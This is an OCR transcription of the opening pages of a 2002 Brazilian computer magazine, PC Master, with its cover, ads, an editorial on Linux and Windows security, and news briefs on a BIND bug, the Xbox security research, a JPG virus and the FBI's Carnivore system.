Entrevista: até onde a ABES pode ir contra a pirataria

PC MASTER®

Edição 62 Ano 6 Brasil R$ 11,90 Europa €4,50

ISSN 1676-8051

PERIGO!

Linux e Windows estão a ponto de explodir

Exploits, cracks, bugs e falhas de implementação não param de aparecer. Descubra aqui como se proteger dessas ameaças

1. Saiba tirar proveito dos mecanismos de segurança do Linux
2. O que pode ser feito para amenizar os problemas do Windows
3. Entenda porque o Linux é menos sujeito a ataques de crackers
4. Veja porque o Windows virou uma bomba permanente
5. Revelamos até onde os mitos da segurança são verdadeiros

Red Hat 7.3 EXCLUSIVO EM 2 CDs

- KDE 3.0
- Gnome 1.4
- Evolution
- XFree86 4.2.0
- Apache Config
- BIND Config
- USB 2.0
- Kernel 2.4.18
- Gcc 2.96 - RH
- Glibc 2.2.4
- XFree 86 4.2.0
- Mozilla 0.9.9
- OpenMotif 2.1.30
- Apache 1.3.23

LUA – A superlinguagem

Ela é usada por LucasArts, Incor e Petrobras. Saiba tudo sobre essa tecnologia 100% brasileira

A união faz a força?

Conectiva, SuSe, Caldera e TurboLinux juntaram-se para criar um único padrão Linux. Entenda porque isso pode ser ótimo – ou péssimo – para você

Convertidos em Linux

O exemplo de três empresas, de porte diferentes, que adotaram o Linux e se deram muito bem

Novos Offices

OpenOffice, Koffice, StarOffice, EasyOffice... As novas opções Linux e Windows para enfrentar a Microsoft. Descubra aqui qual é a melhor

CYCLADES-PC400

THE RAS KILLER

Cyclades-PC400 é a Placa RAS Digital que transforma um servidor comum em um servidor de Acesso Remoto Digital. O integrador de Sistemas e os ISP´s podem usar a PC400 para construir soluções de acesso remoto flexíveis com excelente relação custo/beneficio beneficiando-se de hardware padrão PC e software livre Linux.

CONHEÇA TAMBÉM OUTRAS SOLUÇÕES CYCLADES

THE ROUTER KILLER

Cyclades-PC300

Placa Serial Síncrona, utiliza os recursos de roteamento do ambiente operacional Linux, com 1 ou mais canais para acesso à Internet e conexões matriz-filial

Cyclades-Y

Placa Multisserial inteligente com até 32 portas seriais RS-232, suporte a sistemas operacionais Linux, Windows, FreeBSD.

Por 7 anos consecutivos vencedora do prêmio
FAVORITE COMMUNICATION BOARD FOR LINUX

www.cyclades.com.br
vendas@cyclades.com.br
Tel.:5033-3333 Fax:5033-3344
São Paulo

CYCLADES
The Leader in Linux Connectivity

Hospedagem

Registro de Domínio

E-mail

E-commerce

Soluções...

Sua empresa não existe na Internet?

Venha para a Digiweb Brasil!

Planos de hospedagem à partir de R$ 29,90 *

Nesses dias de globalização, quem não tem um web site na Internet não existe.

Abra as portas de sua empresa para o mundo, tenha um web site na Internet.

Não fique para trás, na **Digiweb Brasil** você encontra toda a eficiência, rapidez e segurança que você precisa para fazer seu projeto de Internet virar um sucesso. Tudo que você imaginar, web site, portal, megaportal, comercio eletrônico, não importa o que você quer fazer, nós temos a solução do tamanho de sua necessidade.

Na hora de decidir, escolha quem faz mais por você.

Rápido

Fácil

Econômico

Seguro

www.digiweb.com.br

Ninguém está mais preparado para cuidar de seu web site.

Digiweb BRASIL

(11) 5084-2575

* Preço referente ao plano Linux. - Pagamento Trimestral - Descontos para pagamentos semestrais e anuais. Taxa Inscrição R$ 30,00 - Serviço de Registro de Domínio : R$ 50,00. Taxas FAPESP/Internic não inclusas

DESTAQUES

Ninguém está seguro
Linux e Windows possuem falhas de segurança. Conheça todas as vulnerabilidades de cada sistema 20

Soluções Office
Foram analisadas cinco versões de Office. Conheça cada um destes pacotes e escolha a melhor opção 28

RedHat Linux 7.3
O RedHat, que você recebe no CD-ROM dessa edição, é a distribuição Linux mas estável e importante do mundo e a principal alternativa ao sistema operacional da Microsoft 46

Repórter 6
Entrevista Symantec 18
Entrevista Abes 34
Convertidos em Linux 36
United Linux 40
Vírus do mês 44
Linguagem Lua 52
Especialista: WebCalendar 56
Falhas de Segurança 58
Família Linux 60
Help Line 62
Crônica: Filhos dos outros 66

Se for o caso, reclame. **Nosso objetivo é a excelência!**

EDITORA 15 ANOS EUROPA

CORRESPONDÊNCIA
Rua M.M.D.C., 121
CEP 05510-021
São Paulo – SP
Fax: (0xx11) 3097-8583

Atendimento (0xx11) 3038-5050 (São Paulo), 0800-557667 (Outras localidades)
Das 8h às 20h; sábados das 9h às 15h
e-mail: atendimento@europanet.com.br

Publicidade
(0xx11) 3038-5098
e-mail: publicidade@europanet.com.br

Redação
(0xx11) 3038-5079
e-mail: pcmaster@europanet.com.br

Suporte técnico (0xx11) 3038-5070
Horário de atendimento – De segunda à sexta das 9h às 12h e das 13h às 17h
e-mail: suporte@europanet.com.br

Visite nosso site: www.europanet.com.br

Sumário

PC MASTER

Edição Nº 62 – Julho 2002

Diretores
Aydano Roriz e Abilio P. Cunha

Editor e Diretor Responsável: Aydano Roriz

Redação
Diretor Editorial: Roberto Araújo
Redator-chefe: Luiz Siqueira
Editora-assistente: Angela Nunes
Redator Técnico: Edson Ogihara
Repórter e redator: Sérgio Vinícius
Chefe de Arte: Welby Dantas
Assistente de Arte: Rodrigo Mota
Revisão de Texto: Leticia Bueno
Jornalista Responsável: Roberto Araújo MTb 10.766
Colaboraram nesta edição: Ademir Mota, Domingo M. Montanaro, Fernando Lozano, Leandro Calçada e Rubens Queiroz de Almeida

Produção do CD-ROM: Edson Ogihara e Luiz Siqueira
Euroimagem: Valerio Romahn
Internet: Luiz Siqueira (Web Editor) e Cassio Narciso (Web Master)

Diretor Operacional: Abilio P. Cunha

Marketing: Flávia Pinheiro
Propaganda: Ivan Volpe

Publicidade São Paulo
Ligue (0xx11) 3038 + ramal desejado
Gerente de produto: Rodrigo Cunha (r 5097)
Executivo de contas: Alessandro Donadio (r 5096)

Publicidade Outras Praças
Brasília (0xx61) 242-9580 - New Business
Minas Gerais (0xx31) 291-6751 - Celia de Oliveira
Nordeste (0xx71) 929 - 8624 - Ângela Freitas
Paraná (0xx41) 224-6313 - Helenara Andrade
Rio de Janeiro (0xx21) 507-8541 - Leopoldo Amorim
Rio Grande do Sul (0xx51) 3233-1587 - Rose Isoppo
Santa Catarina (0xx48) 247-7804 - Atanil de Medeiros

Publicidade EUA e Canadá: Global Media
Fone 001 (650) 306-0880; Fax: 001 (650) 306-0890

Circulação e Promoção
João Alexandre, Ézio S. Vicente, Jackeline Monjarás, Joelma R. Dantas e Marcelo Diniz

Desenvolvimento de Pessoal: Tânia Marilia Ribeiro

Atendimento ao Assinante
Telefone São Paulo: (0xx11) 3038-5060;
Telefone outros estados: 0800-557867
Cecília Tomazelli (Gerente); Fabiana Lopes (Coordenadora); Carla Dantas; Elisangela Takashiki; Luiz Eduardo Soares; Paula Hanne; Renata Kurosaki, Erick Melo, Ronie de Souza, Wiliane Lima da Cruz, Raphael de Oliveira Gherardo e Vinicios Dell'Erba Chrisie

Suporte Técnico (0xx11) 3038-5070 – E-mail: suporte@europanet.com.br
Marco Olivati (Coordenador); Diogo Cavaletti, Ivan Bastos, Rodolfo Mello, Rodrigo Galan

PC Master (ISSN 1414-3828) é uma publicação mensal da Editora Europa Ltda. O CD-ROM é parte integrante desta edição, não podendo ser vendido separadamente. A Editora Europa não se responsabiliza pelo conteúdo dos anúncios de terceiros.
Números anteriores – No seu jornaleiro ou na Editora Europa
Rua M.M.D.C nº 121 – São Paulo, SP - CEP 05510-021,
Fone 0800 55 7667, Fax (0xx11) 3097-8583
Pela Internet www.europanet.com.br
E-mail atendimento@europanet.com.br

Distribuidor Exclusivo para o Brasil
Fernando Chinaglia Distribuidora S. A. – Rua Teodoro da Silva, 907
CEP 20563-900 Rio de Janeiro - RJ

Distribuição em Portugal:
MIDESA PORTUGAL S.A.
Rua da Republica da Coreia, 34 - Ranholas
2710-460 - Sintra - Lisboa - Portugal
Fone: 21 926 78 00
e-mail: editores@midesa.pt

Impressão: Gráfica Globo Cochrane

ANER – Somos Filiados à ANER –
Associação Nacional dos Editores de Revistas

IVC – Instituto Verificador de Circulação

Ao Leitor

Só tolos acreditam na teoria conspiratória. Aquela que diz que Bill Gates é representante de forças extraterrenas malignas e que o Windows é sua ferramenta de dominação. Aquela mesma que garante que o Linux foi fornecido pelas forças intergalácticas do bem para tentar conter o inexorável avanço do Windows junto aos ingênuos terráqueos. Infelizmente a história real não é tão interessante assim. Nem por isso menos explosiva.

São ambas, Windows e Linux, frutos "apenas" da inteligência humana. Portanto, bastante imperfeitas. E têm tantos erros, tantos "buracos" que sistemas operacionais parecem, sim, escritos por ingênuos para serem usados por outros ingênuos. Ou seja, qualquer um que tiver um pouco de malícia e algum conhecimento de informática entra num sistema e faz o que quiser.

Isso é tão grave que, ao pensar nos exploits, bugs, falhas de implementação e o que crackres (ou hackers, como preferem alguns) podem fazer, só podemos mesmo imaginar situações catastróficas. Se o Windows é um sistema fechado que é vendido por um bom dinheiro e, portanto, tem uma imagem a zelar, só pode mesmo rechaçar com violência qualquer tentativa de mostrar suas inseguranças. Os motivos do Linux são bem diferentes, muito mais movidos a "religião" do que a dinheiro. Mas em ambos os casos não há muito interesse em divulgar os próprios erros e falhas. E isso nada tem de "conspiratório". É uma simples constatação.

Por isso a sua PC Master tem o maior orgulho em expor este problema para a sua reflexão. Acredita, assim como rezam institutos sérios de segurança como a NSA, CERT e IETF, que as informações devam ser divulgadas e disponíveis para que os usuários possam conhecer e resolver os problemas. E o autor da reportagem, o brilhante Fernando Lozano, conseguiu resumir esta importante questão que, para chegar a tal densidade de informação você, prezado usuário avançado, teria de investir muito tempo pesquisando em vários livros.

E esta é apenas uma das reportagens desta PC Master. No CD-ROM você recebe o novíssimo RedHat 7.3, em dois CDs, e tudo que precisa para sair usando imediatamente. Pensando bem, uma edição como esta bem poderia se prestar a uma teoria conspiratória. Sei lá, algo como passar mensagens cifradas a um grupo seleto de seres especiais e que, mesmo feita às claras, distribuída em bancas de revistas, os humanos comuns olhariam sem nada entender...

Roberto Araújo – Diretor Editorial
araujo@europanet.com.br

Seja qual for o destino do seu produto, o ponto de partida é aqui.

Distribuição Sonopress.

A Sonopress dá um completo suporte a seus clientes, oferecendo um leque de serviços cada vez mais eficientes. Através de soluções personalizadas em logística, seus pedidos agora saem direto da fábrica para a mão de seus clientes. Tudo isso, nas quantidades e no mix que você determina.
Sonopress: soluções confiáveis.

Autoração · Replicação de CDs e DVDs
Gráfica · Fulfillment
Distribuição

arvato storage media
A BERTELSMANN COMPANY

Fone: (11) 3613-7300 - Fax: (11) 3611-3364 - www.sonopress.com.br

Sonopress
Solução na fabricação de CD ROM, Áudio e DVD

Repórter

Fique por dentro das últimas notícias de informática no Mundo. Entre elas, está a história das montadoras que demitiram funcionários devido a e-mails pornográficos

E-mail pornô demite

Ford e GM demitem funcionários brasileiros devido à troca de mensagens pornográficas

Todo mundo sabe que enviar e-mails com conteúdo pornográfico de dentro da empresa onde trabalha não é nada ético. Sabe-se também que isso pode, teoricamente, resultar em demissão por justa causa. Recentemente, a teoria passou à prática em duas das maiores montadoras do País. Ford e General Motors (GM) demitiram funcionários por enviar, via correio eletrônico, imagens consideradas lascivas.

O primeiro caso veio a público por parte da GM, que soltou um comunicado oficial sobre uma polêmica com relação ao envio de um e-mail com imagens pornográficas por seus funcionários. A mensagem, que foi denunciada por uma horrorizada funcionária americana da montadora, acarretou a demissão de 11 pessoas e a advertência por escrito de outras 81, segundo a companhia.

Ainda de acordo com a montadora, as demissões – realizadas sem justa causa – foram definidas pelo "uso indevido da Internet e do correio eletrônico".

Ainda em comunicado oficial, a GM afirmou que todos os funcionários estavam cientes da política mundial da companhia, que condena o uso "ilegal, anti ético, não-autorizado ou prejudicial" dos equipamentos e sistemas de informação. Isso inclui não só acesso, transmissão e armazenamento de pornografia, mas também de conteúdos considerados pela montadora impróprios, ou ofensivos e depreciativos em relação a idade, raça, sexo, religião, nacionalidade, deficiência física ou orientação sexual.

"Esta conduta não é tolerada e o empregado que violar a política estará sujeito a ações disciplinares, incluindo a demissão", afirmou veementemente a montadora no comunicado.

Mesmo caso, outra montadora

Semanas depois do caso GM, sua concorrente Ford Motors também dispensou dois funcionários pelo mesmo motivo, dessa vez por justa causa. A história é bem parecida com a da General Motors, com a diferença de que havia um número menor de pessoas envolvidas.

Um funcionário recebeu um e-mail com um busto nu, repassou a mensagem, e esta chegou à unidade do Canadá – de onde partiu a reclamação. Depois de 45 dias de negociações, a montadora resolveu demitir dois funcionários, que trabalhavam no setor de logística.

O Sindicato dos Metalúrgicos do ABC – na região metropolitana de São Paulo, onde estão localizadas as montadoras – defende que a punição é muito dura, pois os funcionários não receberam treinamento e orientação adequada quando passaram a trabalhar com computadores no início do ano. Segundo o sindicato, os dois demitidos recorrerão à justiça.

Falha

Bug no Linux

Centro de segurança descobre falha no Bind do sistema do pingüim

Um novo bug no BIND, servidor de DNS do Internet Software Consortium, pode levar ao travamento do sistema Linux. O alerta foi dado pelo centro de segurança CERT. A falha afeta uma série de sistemas que rodam o BIND, incluindo as famosas distribuições Linux da MandrakeSoft, Red Hat e SuSE.

A vulnerabilidade existe na versão 9 do BIND, software que estabelece a correspondência de endereços Web e números IP. Se explorado, o bug leva ao travamento do sistema, mas não permite a execução desse código conhecido.

Entre os sistemas que estão vulneráveis ao problema, encontram-se o Caldera Open Unix, Mandrake Linux 8.x, Red Hat Linux 7.x e SuSE Linux.

Browser

Finalmente, o novo Mozzila

Depois de muita espera, está disponível aos internautas para download um dos principais navegadores Web

Depois de quatro anos de desenvolvimento, a versão 1.0 do navegador Mozilla (www.mozilla.org) foi finalmente liberada. Já disponível para download, porém, a versão é apenas de teste – e a organização avisou que não prestará suporte ao usuário final.

O pacote de código aberto foi construído com a colaboração de milhares de programadores e beta testers. Inclui browser, aplicativo de e-mail e cliente para chat, e chega em versões para Linux, Windows e Mac.

O componente-chave é o mecanismo de exibição de páginas Gecko, que também está presente na mais nova versão do navegador Netscape, a 7.0.

Além de trazer estes recursos para o usuário final, o Mozilla 1.0 é uma plataforma de desenvolvimento para aplicações baseadas em Internet. Para tanto, traz diversas ferramentas, todas de código aberto – entre elas diversas bibliotecas de rede, de segurança e de criptografia e recursos para desenvolvimento em XML e Javascript.

A Mozilla.org promete lançar, em breve, versões do pacote em diversos idiomas – vários deles do leste europeu, e nenhuma menção ao português.

Frases

"Com 110 milhões de usuários do Hotmail, a MSN precisa levantar receita para manter seus serviços"

Parul Shah, gerente de produto do portal da Microsoft, ao avisar que o serviço gratuito de e-mail começará a cobrar para captar correspondências eletrônicas de outras contas.

"A unidade de Internet do conglomerado de mídia terá faturamento entre US$ 1,8 bilhão e US$ 2,2 bilhões com publicidade neste ano"

Wayne Pace, o vice-presidente financeiro da AOL Time Warner um dia após as ações caírem por dúvidas sobre o faturamento com publicidade.

"Peço à comunidade hacker que me ajude a entrar no sistema"

Ottar Grepstad, diretor de biblioteca norueguesa, em programa de rádio. O responsável pelo arquivamento de 1,6 mil livros da instituição morreu, levando a senha para o caixão.

"Mais uma vez, vimos um aumento da pirataria no mundo."

Robert Holleyman, presidente da Business Software Alliance, entidade que combate a pirataria de softwares em todo o mundo.

"Macs são 36% mais baratos do que PCs"

Resultado de pesquisa do Gartner Group, que analisou os custos diretos e indiretos de ter nas mãos equipamentos de tecnologia.

LinuxMall

A loja 100% Linux

Software

Personal
A vista R$ 297,00
3x R$ 99,00

Professional
A vista R$ 792,00
3x R$ 264,00

Red Hat Linux 7.3 (i586)

Outras Novidades

OpenBSD 3.1
FreeBSD 4.6
Slackware 8.1
Star Office 6.0

Entrar em contato!
Tel.: (11) 5083-8259
5087-9441

Livros

Apache Server 2
A Bíblia
Em português


Acessórios

Novas camisetas:
do Free BSD;
do Tux (Pinguim);
Hacker;
Red Hat (Preta);
e outras.

Chaveiro Slackware
R$ 12,40

Maletas para notebook:
Travas anti-furto;
Alarme anti-furto.

R$ 239,00
ou 3x 79,67
(sem juros)



Tel: (11) 5087-9441
Tel/Fax: (11) 5083-8259
Rua Machado Bittencourt, 190 cj. 207
Vila Mariana - Próx. à Estação Sta. Cruz
São Paulo/SP

VISA
MasterCard

www.linuxmall.com.br

Notícias

Novidade
Até no Xbox

MIT encontra bug até no console da Microsoft

Era só o que faltava: estudante do MIT descobre falha no Xbox Live

Um estudante graduado no Instituto de Tecnologia de Massachusetts (MIT, na sigla em inglês) descobriu um jeito de enganar o sistema de segurança do videogame Xbox, da Microsoft, abrindo caminho para hackers, de acordo com documentos divulgados no site www.mit.edu.

O especialista em computação do MIT, que colocou seu relatório no site da universidade, também questionou a segurança por trás do recém-lançado serviço de jogos online da Microsoft, o Xbox Live, dizendo que os hackers poderiam explorar uma brecha do sistema para identificar diversos usuários.

Andrew Huang, que recentemente concluiu uma tese de doutorado em arquitetura de supercomputadores, escreveu um memorando detalhando seus esforços para desenvolver um hardware que pudesse rodar no sistema interno de segurança do Xbox.

Huang disse que notificou a Microsoft que iria publicar seu relatório, fornecendo à empresa uma cópia do estudo e também afirmou que tem mantido contato frequente com a gigante.

CURTAS

Vírus

Novidade na rede: o vírus W32/Perrun é o primeiro invasor capaz de contaminar arquivos de imagem JPG. Se executado, ele instala o programa *Extrk.exe* e faz uma modificação no *Registro*, associando os arquivos *JPG* a esse programa. A partir daí, quando um arquivo *JPG* é aberto, o *Extrk.exe* verifica se ele está infectado. Caso positivo, ele se combina com o vírus, infectando outros JPG.

AudioGalaxy

Até que demorou para o Audiogalaxy entrar na lista dos sucessores do Napster a serem processados pela toda-poderosa RIAA, associação que reúne as principais gravadoras musicais americanas. Mas não falhou.
O processo foi aberto na corte federal de Nova York. Uma das ironias é que o Audiogalaxy, e seu software P2P cliente AG Satellite, é conhecido justamente por suas tentativas – inócuas, é verdade – de reduzir a pirataria na grande rede.

Passport

A Comissão Européia está investigando se o sistema de coleta de dados pessoais do serviço da Microsoft infringe leis de privacidade, juntamente com análises de competitividade feitas sobre a gigante de software. O órgão executivo da União Européia anunciou que avalia o Passport em resposta a um questionamento de Erik Meijer, representante holandês no Parlamento Europeu.

Google

Quer saber o que o pessoal do Google anda aprontando? Acesse o site http://labs.google.com.br. No endereço são encontrados os detalhes dos próximos projetos do pessoal que desenvolve o melhor buscador do mundo. Entre os destaques, há o serviço de voz, voltado a celulares, para complementar uma busca e teclas de atalho para utilização do Google sem ter que, necessariamente, recorrer ao mouse.

Bin Laden

FBI e a falha humana

Sistema de espionagem da polícia americana deixa escapar mensagens da organização terrorista Al Qaeda

Uma falha, humana ou de sistema, no programa de espionagem de e-mails do FBI teria deixado passar batido mensagens da Al Qaeda, a organização terrorista do Bin Laden. As mensagens não teriam sido identificadas devido ao excesso de documentos capturados pelo programa espião, conhecido como Carnivore.

Informações valiosas foram perdidas pelo Carnivore: erro humano ou de soft?

Segundo notícias veiculadas no site CNet (www.cnet.com), o Carnivore captura não somente e-mails de pessoas que são alvo de investigações. Ele também leva para a agência uma enorme quantidade de mensagens de outras pessoas.

Presume-se que material da Al Qaeda teria sido capturado, mas, com o excesso de material, os funcionários decidiram destruir tudo. Assim, foram também destruídas mensagens que poderiam detectar os planos para o ataque do 11 de setembro passado. Uma fonte do FBI revelou que os dados não se perderam porque os e-mails foram recuperados.

Na verdade, o FBI não informa muito sobre o caso. As notícias que estão circulando foram obtidas pela imprensa em documentos tornados públicos graças a uma solicitação do Electronic Privacy Information Center (EPIC), um grupo de advogados de Washington que atua na defesa de direitos civis.

O que falta esclarecer, é por que o Carnivore capturou dados em excesso. Para o EPIC, o programa tem bugs e representa uma ameaça à privacidade de cidadãos que não devem nada à justiça, nem estão sendo alvos de investigações. O FBI contesta, dizendo que o programa é capaz de interceptar "cirurgicamente" informações de pessoas sob investigação legal.

Para o FBI, não há bugs no Carnivore. Simplesmente, um erro de configuração o levou a coletar dados em excesso. O erro, diz a agência, foi do provedor de Internet, que informou à agência configurações antigas dos computadores que estavam sob investigação.

Cansado de andar por aí, procurando um provedor de Hospedagem confiável com recursos que nenhum outro oferece?

Embratel

Servidores Instalados no Brasil, dentro do Data Center da Embratel.

Exclusivo Plano Conjugado Linux e Windows 2000

Linux

Microsoft Windows 2000

Painel de Controle, Webmail, E-mails Ilimitados e o mais novo lançamento: E-commerce completo e personalizado, que só um cliente Locasite possui.

LocaSite Internet Services

O seu Provedor de Hospedagem definitivo.

www.locasite.com.br
contato@locasite.com.br

Ligue (11) 3284 9191

Do forno

QuickTime em versão beta

Apple coloca seu novo software multimídia nas prateleiras virtuais

A Apple Computer lançou uma versão de teste do aplicativo de mídia QuickTime 6. A empresa, que espera fazer de seu formato um novo padrão de vídeos na Internet, diz que o formato MPEG 4 oferece mais flexibilidade do que o MPEG-2, usado nos DVDs.

Se o padrão for adotado em larga escala, como quer a Apple, a empresa concorrerá num nicho disputado por grandes corporações, já que os produtores de conteúdo começaram a produzir vídeos justamente nesse formato.

Steve Jobs, o todo poderoso da Apple, aposta no novo QuickTime

O QuickTime já funciona tanto no Macintosh quanto no PC equipados com o Windows da Microsoft, mas o formato do conteúdo a ser transmitido pelo aplicativo é uma questão a parte.

Apple, Microsoft e RealNetworks, as principais empresas de players de mídia, desenvolvem softwares que suportam diversos formatos, mas todos eles podem ser substituídos pelo padrão MPEG-4, se o plano da Apple der certo.


Além do QuickTime 6, a empresa também está disponibilizando o pacote multimídia QuickTime Broadcaster para a criação de vídeos no já citado formato MPEG-4.

Outra novidade, lançada recentemente, é o eMac, versão atualizada do iMac. O novo modelo foi desenvolvido para o ambiente educacional e tem tela de 17 polegadas e processador G4.

EM ALTA

EM BAIXA

Um dos melhores filmes de ação de Hollywood, agora nas bancas.



CON AIR
A Rota da Fuga.
Um DVD eletrizante que você não pode perder. Vá voando até a banca e garanta o seu antes que acabe!

E você ainda leva para casa o Pôster gigante do filme

Áudio Dolby Digital 5.1 canais em inglês
Legendas em português, espanhol e inglês

Também pelo telefone:
(11) 3038-5050
Na Internet:
www.europanet.com.br

EDITORA EUROPA 15 ANOS

Coisa Nossa

PDA tupiniquim no mercado

Itautec coloca nas prateleiras primeiro PDA fabricado no Brasil: o PocketWay

O mercado de *handhelds* chega ao Brasil. Não, não estamos falando do comércio, uma vez que esses aparelhos podem ser adquiridos em qualquer esquina, mas da produção de PDAs. E quem dá o chute inicial nessa produção é a Itautec, com o PocketWay, que chega nos próximos dias ao mercado. A aplicação, desenvolvida pela própria Itautec é baseado na plataforma PocketPC, tem 64 MB de memória, 32 MB de ROM e tela LCD de 64K cores de 3,5 polegadas. Pesa 143 gramas e suas dimensões são 12 x 7,68 x 1,38 centímetros.

Ele vem com um slot SD (Secure Digital) nativo, para expansão de memória, e aceita um adaptador (opcional) para cartões Compact Flash, em caso de expansão de memória ou para modem, Internet sem fio e aplicativos extra.

A bateria de lítio-íon, removível e recarregável, dura, segundo a fabricante, até oito horas – mas, se o usuário não puder recarregá-la imediatamente, ela é capaz de preservar a integridade dos dados do PDA por 72 horas. O aparelho traz também uma minibateria de backup, interna, semelhante à usada em relógios, que dá sobrevida ao aparelho por até 30 minutos enquanto o usuário troca de bateria.

Na área de software, o handheld da Itautec traz as versões para PocketPC do Word, do Excel, do Outlook e do Internet Explorer. Vem também com um utilitário para backup e um visualizador de imagens.

O primeiro PDA brasileiro chega ao mercado pelas mãos da Itautec

Ascensão

Mais computadores apesar de tudo

Contrariando a tendência mundial, as vendas de PCs sobem no Brasil, segundo IDC


As vendas de PCs no Brasil subiram 5% nos três primeiros meses de 2002 com relação ao primeiro trimestre de 2001, revelou o instituto de pesquisas IDC. Foram vendidos no país 844 mil computadores pessoais no período.

O crescimento brasileiro é maior do que o constatado para toda a América Latina, que foi de 1% no primeiro trimestre, um volume de 1,85 milhão de PCs vendidos, movimentando cerca de US$ 1,88 bilhão, diz o IDC.

Segundo o instituto de pesquisas, a crise argentina fez com que o mercado local encolhesse quase 80% só nos três primeiros meses do ano.

De acordo com o IDC, um dado muito interessante é que os brasileiros vêm mudando sua forma de ver o PC: o consumidor pessoa física agora vê o computador de mesa como um eletrodoméstico essencial, e não um bem de luxo, o que aumenta sua fama de indispensável.

Já os mexicanos estão anos à frente dos brasileiros no que diz respeito ao consumo de notebooks: no México, segundo o instituto de pesquisa, são vendidos quase o dobro de equipamentos portáteis do que no Brasil.



O IDC tem resposta para isto também: naquele país, os preços dos notebooks são bastante próximos dos cobrados pelos desktops, o que faz com que o equipamento já esteja presente, inclusive, em escolas públicas.

O instituto diz que o preço médio dos notebooks está caindo no Brasil – de US$ 3.539 no começo de 1997 para US$ 2.392 no começo de 2002 – e aposta que ele se tornará o grande objeto de desejo das classes mais altas.

Pela Culatra

CD anticópia "tabajara"

Espertinhos descobrem modos simples de burlar proteção dos CDs contra cópia do mercado

Os espertinhos da tecnologia já acabaram com a sofisticada tecnologia de proteção de CDs da gigante Sony Music com um método caseiro: rabiscando na borda do disco com uma caneta de retroprojetor.

Grandes gravadoras, como Sony e Universal Music, começaram a comercializar CDs à "prova de cópia" como forma de combater a pirataria disseminada de música online. Segundo as companhias, as cópias ilegais estão prejudicando suas vendas. A nova tecnologia pretendia impedir que os consumidores façam cópias de CDs, ou versões em formato MP3 para seus computadores, que podem então ser compartilhadas em redes de trocas de arquivos de Internet.

